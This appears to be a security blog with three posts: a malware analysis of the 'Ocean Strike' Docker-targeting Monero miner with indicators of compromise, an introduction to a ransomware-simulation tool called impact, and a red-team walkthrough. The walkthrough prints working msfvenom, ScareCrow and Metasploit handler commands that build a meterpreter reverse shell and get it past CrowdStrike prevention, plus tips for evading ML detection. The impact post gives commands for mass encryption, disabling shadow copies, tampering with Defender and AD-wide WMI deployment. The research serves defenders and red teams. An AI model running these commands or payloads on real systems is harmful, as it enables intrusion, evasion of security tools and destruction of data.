Unraveling ‘Ocean Strike’ – a crypto-mining threat

While doing some pivoting on emerging Command and Control servers, I identified an open-directory on an IP Address (144.31.106[.]169) hosting what appeared to be a collection of malicious shell scripts, as shown below.

Initial Open Directory Contents
Contents of ‘stagers’ directory

Peering into the first shell script, ‘mimicry.sh’, its purpose appears to be serving as a staging script for the actual payload – ocean_strike_v5.tar.gz – curling the payload into /tmp/.sys-task, extracting it, starting a secondary shell script, then deleting the previously created directory.  Let’s take a look inside ocean_strike_v5.tar.gz.

mimicry.sh

ocean_strike_v5 contents

The script of interest, ‘predator_v5_mimicry.sh’, is a shell script designed to perform the following actions:

  • Checks if it is running insider a container, sandbox, WSL, or other virtualization environment using /proc/1/cgroup
  • Adds an SSH key to /root/.ssh/authorized_keys to maintain persistent access to the compromised device
  • Attempts to set vm.nr_hugepages=1280 – increasing performance of certain workloads, including crypto-mining
  • Attempts to identify any other mining-related processes and kill them, including anything that mentions guard, miner, YDServi, xmrig, nanominer, kdevtmpfsi, gost, pcpcat, or proxy.sh
  • Creates directory /dev/shm/.sys-cache and copies some of the above files into it – sys-compute is copied as kworker and made executable.
    • A service is also installed named ‘System Monitoring Service’ to ensure it is always running.
  • The malware then configures what it refers to as a Mimicry Proxy via the binary sys-net-d seen above – this is installed into /usr/bin/sys-net-d with a service setup named ‘Network Monitoring Service’.
  • The malware then attempts to build something it refers to as a ‘Mimicry Aquarium’ using the contained docker file, spawning a container named ‘sys-aquarium-mimicry’ and mapping host port 2376 to container port 2375.
    • The container appears intended to serve as a distraction for other attackers – it installs some common Linux utilities such as curl, wget, etc, creates fake artifacts like /root/proxy.sh, creates a cron job without actually enabling it to run proxy.sh every 30 minutes, then creates an empty file at /var/run/docker.sock
    • The container itself is used to return a general HTTP 200 Status in response to any request to port 2375, the Docker Remote API.
  • The attacker then uses iptables to redirect any inbound request destined for port 2375 to port 2376 – effectively capturing traffic destined for the Docker Remote API into the container, which then supplies a ‘fake’ response.
    • This is done seemingly to prevent any additional tampering or exploitation from occurring that may interfere with their mining services.
    • Their own IP address is excluded from this port mapping rule via iptables
  • Finally, the attacker writes to a file called /dev/shm/.sys-cache/watchdog.sh a bash script that periodically wakes and checks 144.31.106[.]169 for a 200 OK response – if it is not received, it clears all iptables pre-routing and restarts the main docker service.
    • This is to ensure access to the true Docker API port is available remotely again for a potential re-compromise

In total, the malware attempts to find and kill competitors, deploys persistence via system services, runs a Docker container to proxy traffic to the Remote Docker API port, deploys a crypto-miner onto the device, and implements a dead mans switch designed to clear the routing trap should the main IP address fail to respond.

Dead Mans Switch in predator_v5_mimicry.sh

After some research, I reached the following conclusions:

  • sys-net-d appears to be a Sliver agent payload (tracks with Sliver C2 exposed on the IP address already).
  • sys-compute is an XMRig mining binary, avoiding the overhead of having to download it dynamically on victim systems.

While digging into other directories, I found multiple older versions of their persistence and deployment scripts along with potential targets in the ‘ocean_strike.tar.gz’ file, as shown below:

Contents of ocean_strike.tar.gz

The observed sys-net-d and sys-compute are the same Sliver payload and XMRig binary previously noted.  There are variations of persistence scripts present, but all ‘deployer’ scripts are 0-byte files as of the time of this analysis.  Sys-guard is a simple shell script that configures ocean-miner along with a decoy Docker container, another variation of Monero mining.

What’s more interesting is the files labelled ‘fortress_results’ – these appear to be scans of potential victim IP addresses – each victim had an exposed Remote Docker API port that the threat actor tested to determine the level of access they could achieve remotely, attempting to create a privileged container to facilitate mining operations.

fortress_results_v2 demonstrating attempts to create privileged containers on exposed Docker instances across the Internet on a variety of victim networks

Revisiting one of the earlier files, we identified another Monero miner staging script named ‘cuckoo_stager.sh’.  This is similar to the ‘Ocean Strike’ payload but had slightly different checks for containers, competitors, deployment, persistence, and fail-over operations.  A snippet is shown below.

cuckoo_stager.sh snippet

In essence, this script attempted to:

  • Identify if it’s in a container via the presence of ‘docker’ in /proc/1/cgroup and also checking for the presence of systemd
  • Kill other competing mining processes
  • Download xmrig and Yggdrasil payloads binaries from the main control address (144.31.106[.]169)
  • Configure and launch xmrig for Monero mining
  • Persist itself via cron jobs
  • Hide initial access by deleting bash history and timestomping xmrig binary and configuration files to appear older than they are
  • Delete the initial stager (/tmp/cuckoo_stager.sh)
  • Then, optionally, starting Yggdrasil mesh network in an attempt to obfuscate traffic destinations and avoid initial detection at the network level

There was a final script named ‘dead_man_switch.sh’ that appears similar in nature to the fallback utilized in the original ‘Ocean Strike’ script in that it periodically checks if a specific heartbeat is being populated – if no heartbeat is detected after a 30 minute period, it assumes there is a catastrophic error with the script and attempts to re-expose the original Docker API ports instead of the mimicked port so that remote access can once again be gained by the actor.

dead_man_switch.sh snippet

Conclusions

This is an interesting malware variant that is explicitly targeting the Remote Docker API in an attempt to create high-privileged containers on exposed ports that are then leveraged to instantiate Monero-mining operations – this is not a new technique, but it is still interesting from a defensive perspective to study the source and implementation so that we can further harden relevant systems.

Once the malware is deployed, the Docker API port (2375) is then proxied to 2376 via a ‘decoy’ container and iptables, likely to ensure that other actors cannot launch competing resources – but in such a way that the C2 IP address can still reach the original port without interference.

Monero mining attacks are not new and neither is inhibiting further use of the Remote Docker API (https://www.akamai.com/blog/security-research/new-malware-targeting-docker-apis-akamai-hunt) – but the naming conventions and strategies used here seem to indicate this may be part of a more organized campaign.

Be on the lookout for the below indicators in your network.

Indicators of Compromise

  • 144.31.106[.]169
    • C2 Address
  • 45g4uGaXz3PeaN94ns6CwXDa2oxNFKrYPAEjqZSjhem2RQju9JtuQgbSLrvq9pN35dUeUgS8996G7P9eZ9bX78m4CjwGeP3
    • Monero Wallet
  • cuckoo_stager.sh
    • Payload Variation deploying mining, persistence, etc
  • mimicry.sh
    • Shell Script serving as Initial Access payload
    • SHA256: 148b56141e04ff98c408c50320eb76398854f0a071c3276779b8d0db99332157
  • predator_v5_mimicry.sh
    • SHA256: dba481116b7c451bf018518c02431b3c342c92c047d77ceaacedcf6a44e376c4
  • dead_man_switch.sh
    • SHA256: 31a4271fc2c4ab2a7939358f98e7cb339115ede6180a500f7a441b468e09a8d6
  • persist.sh
    • SHA256: 5e37c6b3bf5192e334d6ff0c5995f73f60b27b18cbdcedcbcc579d32aeea2e7c
  • persist_v4_proxy.sh
    • SHA256: 8ceebbd3112d462ff6aa00b6e5330b75d29c872ee8dee86bbba968c88fea857a
  • predator_v3_ocean.sh
    • SHA256: a07a12709f8fef2b4667fcbd8947f670f2bfbf92751553184fb3ed8f93679537
  • sys-compute
    • XMRig Binary
    • SHA256: 92dcc363ed05c5e4ae9008f7d0d41b1ad1ae9caead9d4f3598c566b185078b4b
  • sys-net-d
    • Sliver Payload
    • SHA256: 448fbd7b3389fe2aa421de224d065cea7064de0869a036610e5363c931df5b7c
  • sys-guard
    • Shell Script configuring ocean-miner
    • SHA256: 3aad38a1792dfeede3cb47181bd3570047e3c71b659ebdf811fc5e2bae0bc9d5
  • /dev/shm/.sys/, /dev/shm/.sys-cache
    • Directories created to host payloads/binaries/configs

Ransomware Simulation Tactics

“The only real defense is active defense” – organizations must be proactive in their pursuit of cybersecurity defense else when a real adversary turns up, they will be completely outmatched.

When it comes to ransomware, enterprises adopt all manner of defensive posture improvements with the goal of early detection and prevention – this usually includes tuning EDR, implementing network segregations, data monitoring mechanisms for the truly mature and sometimes bespoke “ransomware prevention” solutions designed to halt threat actors mid-encryption through agent-based solutions or otherwise.

The one thing that tends to be overlooked is the actual act of adversary emulation – simulating a true-to-life ransomware payload detonation to ensure it will be detected or prevented with current controls.

This is where impact comes in. Impact is a tool I developed to help organization’s be more proactive about their defense and simulate a realistic ransomware threat in their network – it is highly configurable, highly modular and will help blue teams be more confident in their detection and prevention strategies.

Beyond file encryption, impact is designed to truly emulate a modern ransomware payload – this includes a variety of deployment options, offensive capabilities and a modular configuration to tailor it each individual enterprise requirements.

For example, impact offers the below options:

  • Adjust level of concurrency for encryption/decryption
  • Filter by filename/extension/directory for file targets
  • Utilize hybrid encryption to benefit from fast symmetric encryption of file data and protect each symmetric key with an asymmetric public key
  • Capability to create a set of mock data for later encryption/decryption tests
  • Capability to terminate configured processes and services that may interfere with encryption operations
  • Capability to block selected ports/domains via Windows Firewall to tamper with EDR/Backup communications
  • Capability to eliminate all Volume Shadow Service (VSS) copies to tamper with potential backups
  • Capability to tamper with Windows Defender settings
  • Capability to deploy on remote devices from a list of targets or Active Directory using Windows Services, Scheduled Tasks or WMI
  • Capability to enumerate local/network drives for complete system encryption
  • Capability to emulate a number of different ransomware threat actors, including mimicking their commonly used ransomware note names, extensions, note contents and encryption algorithms among other things
  • Implements a configurable intermittent-encryption scheme for efficiency

impact has lots of optional features and modularity to allow it to support a variety of use-cases and requirements when it comes to ransomware simulation on a per-environment basis.

So how do I use it?

At the core, it is extremely simple to ‘just encrypt’ a directory using the following command (you don’t even need to specify a group, it will pick one at random):

impact.exe -directory "C:\test" -group blackbasta -recursive

When you execute this, it will crawl C:\test and encrypt any files matching inclusion/exclusion filters with parameters associated with the BlackBasta group as specified in config.yaml. Each encryption command will generate a corresponding decryption command inside decryption_command.txt – this will typically look something like below:

impact.exe -directory "c:\test" -skipconfirm -ecc_private "ecc_key.ecc" -cipher aes256 -decrypt -force_note_name ReadMe.txt -recursive

impact comes preloaded with embedded public and private keys for use if you don’t want to use your own – it’s also possible to generate a set of keys using the -generate_keys parameter – these can be subsequently fed into impact for use rather than relying on the embedded keys.

impact.exe -directory "\\DESKTOP1\C$\Users" -group blackbasta -recursive -ecc_public ecc_public.key

The above command will force the use of ECC for hybrid encryption and overwrite any group settings. It is also possible to force a specific symmetric cipher via the -cipher argument like below:

impact.exe -directory "C:\test" -group blackbasta -recursive -ecc_public ecc_public.key -cipher xchacha20

Keep in mind – if you supply a personal public key for encryption, you will also need to supply the corresponding private key for decryption!

impact can also create a set of mock data for you to encrypt rather than needing to do that yourself – just run it like below to populate the targeted directory:

impact.exe -create -create_files 12000 -create_size 5000 -directory C:\test

The above command will create 12,000 files with a total approximate data size of 5 Gigabytes in the specified directory – then we can target this directory with encryption/decryption tests as needed.

When checking directories or files to decide if they should be encrypted, impact uses the built-in configuration file (customizable) to apply the following logic:

  • Does the file extension match an inclusion that should be targeted?
  • Does the file name match one that should be skipped?
  • Does the directory name match one that should be skipped?
  • Is the file size > 0 bytes?
  • Does the file extension match an exclusion that should be skipped?

Assuming a file passes these checks, it is then added to the encryption queue. When doing decryption, checks are skipped and every file in relevant directories is checked for encryption signatures to determine if we should attempt to decrypt it.

This pretty much covers the encryption/decryption facilities built into impact – but be aware you can also specify custom ransomware notes, ransomware extensions and a host of other optional features if you need to.

impact also contains a variety of offensive emulations commonly employed by encryption payloads – the ability to kill specific processes, stop specific services, block network traffic by port or domain (resolved to IP address) and attempting to disable/set exclusions for Windows Defender. These are all documented at the command-line level and behave pretty much as you’d expect.

impact can also be deployed remotely via WMI, Windows Service or Scheduled Task – you can supply a list of target hosts via the command-line, an input line-delimited file or have impact dynamically pull all enabled computers from the current Active Directory domain for targeting.

impact.exe -targetad -directory "*" -recursive -public_ecc keyfile.ecc -cipher xchacha20 -ep 50 -workers 50 -exec_method wmi

The above command will pull all enabled computers from AD and copy impact to the ADMIN$ share via SMB then attempt to launch it via WMI – all command-line arguments will be preserved and passed into the created process (minus obvious exceptions such as exec_method and targetad, to name a few).

There are a lot of TODOs, optimizations and features to add to this – but for now, it works and does the job of (mostly) accurately simulating ransomware and commonly associated TTPs.

If you think you can detect ransomware on endpoints or fileshares, try it out and prove it.

If you have any bugs or feature requests, please open an Issue on GitHub or drop me an email at joeavanzato@gmail.com.

Working to Bypass CrowdStrike Prevention of Initial Foothold

Redteams today have it bad – with a wealth of telemetry available to blue teams from EDR/AV tools, Windows logging to SIEM, PowerShell auditing and other capabilities, slipping past all of these defenses without setting off alarms and prevention mechanisms can be extremely time-consuming. Developing sophisticated offensive tools that are Fully Undetected (FUD) is an art that requires a high-degree of expertise – fortunately, there exists many different tools by talented authors which can allow even novice redteamers the capability to gain initial footholds on a device and lead the way to additional post-exploitation activity. One such tool that we will discuss today is ScareCrow.

Developed by Optiv [https://github.com/optiv/ScareCrow ] ScareCrow is a payload creation framework designed to help offensive professionals bypass standard EDR and AV detection mechanisms through a variety of techniques including Antimalware Scan Interface (AMSI) patching, Signature copying, Event Tracing for Windows (ETW) bypasses and others. It also allows the operator to determine the loader and delivery mechanism through options such as .CPL, .JS, .HTA and other execution mechanisms as well as regular .DLL files that can be invoked by third-party tools such as through CobaltStrike beacons.

In combination with ScareCrow we will be using the Metasploit Framework to generate our actual reverse TCP shellcode and handle listeners – if you’re not familiar with this tool, I would recommend starting there with one of the many free tutorials available as it is a fundamental offensive utility. The environment we are working within is a patched Windows 1809 system with the latest CrowdStrike sensor setup with most preventions and visibility options enabled as well as Aggressive/Aggressive prevention and detection for machine learning capabilities.

MSFvenom is a tool included within the framework which combines payload creation and encoding capabilities to give analysts the ability to generate thousands of payload variations with friendly command-line arguments – if you’ve never heard of this, take a look here [https://www.offensive-security.com/metasploit-unleashed/msfvenom/ ]. We are going to stick to basic arguments – payload selection, local host and port variable setting, output format and file name and an encoding routine to help obfuscate the final shellcode output. MSFvenom can output in dozens of formats including exe, vbs, vba, jsp, aspx, msi, etc – for our usecase, we will be using ‘raw’ to indicate raw shellcode output. It is also possible to receive powershell, c, csharp and other language outputs from the tool, making it extremely useful

Generating raw shellcode via msfvenom for a stageless reverse-tcp shell


Now that we have some raw shellcode, lets take that to ScareCrow and turn it into a deployable payload that can hopefully bypass some basic checks done by CrowdStrike – ScareCrow does include multiple loader and command arguments to help offensive specialists customize payloads. We are going to sign our payload with a fake certificate and utilize the wscript loader provided by ScareCrow with a final output file of helper.js.

Turning shellcode into deployable payloads via ScareCrow

Additionally, now we need to ensure our attacking machine is setup and ready to receive the reverse shell generated by the payload – first start the metasploit framework.

Starting Metasploit Framework

Once that’s ready, configure our exploit handler to match the properties given to the msfvenom payload (especially the payload and port!) – once run, this will capture the incoming traffic from the payload when it is executed on the target device.

Setting up Reverse Shell Listener within msfconsole

Copying our file ‘helper.js’ to the target and executing, we’re met with an initial roadblock – CrowdStrike detects and prevents the file when executed based on the behavior – we could spend some time debugging and researching why but lets try a few variations first to see if we can easily find one that will slip through the behavioral prevention mechanism.

CrowdStrike does its job and prevents our first attempt

Lets try a new encoder along with a staged payload rather than a stageless – these are sometimes less likely to be caught due to the nature of the payload execution – staged payloads typically smaller as they will call additional pieces of the malware down once executed, often referred to as a dropper, while stageless payloads are typically much larger in size as they will encapsulate the entirety of the first-stage shell or other payload into the file dropped on the target machine. This means more files on disk which is always a risk when compared to file-less execution. Notice the extra / between meterpreter and reverse_tcp indicating we are using a staged vs stageless payload. We will also try a different encoding routine with additional iterations to obfuscate the presence of suspicious shellcode in the resulting binary.

Generating more shellcode with a staged payload and different encoding

Unfortunately after compiling to a .JS file using wscript loader this was still prevented by CrowdStrike – lets try stageless again instead of staged – keep in mind most of these detections are a result of ‘machine learning’ against the binary rather than behavioral detections – it might be possible to pad the resulting EXE with english words or other information which can reduce the chance of catching on this flag. On this run, we will try the stageless meterpreter_reverse_tcp shellcode with the same encoding and number of iterations but will instead utilize a control panel applet as the loading mechanism rather than a wscript loader.

┌──(panscan㉿desktop1)-[~/bypass/scarecrow]
└─$ msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=10.60.199.181 lport=443 -f raw -o test3.bin -e x86/shikata_ga_nai -i 12
┌──(panscan㉿desktop1)-[~/bypass/scarecrow]
└─$ ./ScareCrow -I test3.bin -domain www.microsoft.com -sandbox -Loader control
  _________                           _________
 /   _____/ ____ _____ _______   ____ \_   ___ \_______  ______  _  __
 \_____  \_/ ___\\__  \\_  __ \_/ __ \/    \  \/\_  __ \/  _ \ \/ \/ /
 /        \  \___ / __ \|  | \/\  ___/\     \____|  | \(  <_> )     /
/_______  /\___  >____  /__|    \___  >\______  /|__|   \____/ \/\_/
        \/     \/     \/            \/        \/
                                                        (@Tyl0us)
        “Fear, you must understand is more than a mere obstacle.
        Fear is a TEACHER. the first one you ever had.”

[*] Encrypting Shellcode Using AES Encryption
[+] Shellcode Encrypted
[+] Patched ETW Enabled
[+] Patched AMSI Enabled
[*] Creating an Embedded Resource File
[+] Created Embedded Resource File With appwizard's Properties
[*] Compiling Payload
[+] Payload Compiled
[*] Signing appwizard.dll With a Fake Cert
[+] Signed File Created
[+] power.cpl File Ready

We must also ensure our msfconsole is running the appropriate exploit handler with the new port as well.

msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
smsf6 exploit(multi/handler) > set LHOST 10.60.199.181
LHOST => 10.60.199.181
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.60.199.181:9091

We then copy the file over to our victim machine, run it and…no prevention alert pops up! Finally after some troubleshooting, we have an active reverse shell to our msfconsole from essentially default shellcode mechanisms built into Metasploit Framework.

Success! Reverse Shell connection established back to attacking machine.
Receiving the shell from the metasploit perspective

This was achieved using a control panel loader from ScareCrow with a stageless meterpreter_reverse_tcp shellcode input after encoding with the shikata_ga_nai algorithm as shown in the above images.


This in turn generated a .CPL file for us which was deployed onto the victim and executed to achieve the shell – keep in mind this is only bypassing the prevention policy – this is still likely to generate a Medium to High severity alert with respect to their Machine Learning algorithms and heuristics detecting a Suspicious File as shown below.

Example Machine-Learning detection generated – but not a prevention!

This is often due to items such as the high-entropy of the resulting payload after running it through encryption and encoding algorithms. Inserting junk data into the file to reduce the entropy such as blank images or high amounts of English words can reduce the scoring and avoid a Machine Learning alert for suspicious file written to disk. Other techniques such as avoiding certain suspicious API calls or hiding their usage, using stack-strings instead of static and the dozens of other obfuscation mechanisms out there can all help to reduce the chances of triggering alerts across EDR and AV solutions. Maybe we can discuss these in a future post.

Even though CrowdStrike allowed the shell, it is still watching the process – if we were to take any suspicious actions it is highly likely that they would be detected and the process terminated – stealthy post-exploitation is outside the scope of this post due to the massive amount of different objectives and techniques required to achieve those goals depending on the environment, host, resources and needs of the offensive team – the red-team community could probably fill a library with the amount of techniques that exist in the wild. The topics covered in this post are barely scratching the surface – you will always achieve additional success when you write completely custom shellcode and use multiple obfuscation and payload-generation tools in a CI/CD pipeline to develop completely unique binaries that do not have the markings of their source tools, not to mention techniques to help blind and unhook EDR and AV tools which are a whole world on their own.

I hope this post inspires you to learn and try new tools and techniques on your journey towards becoming a red-team specialist!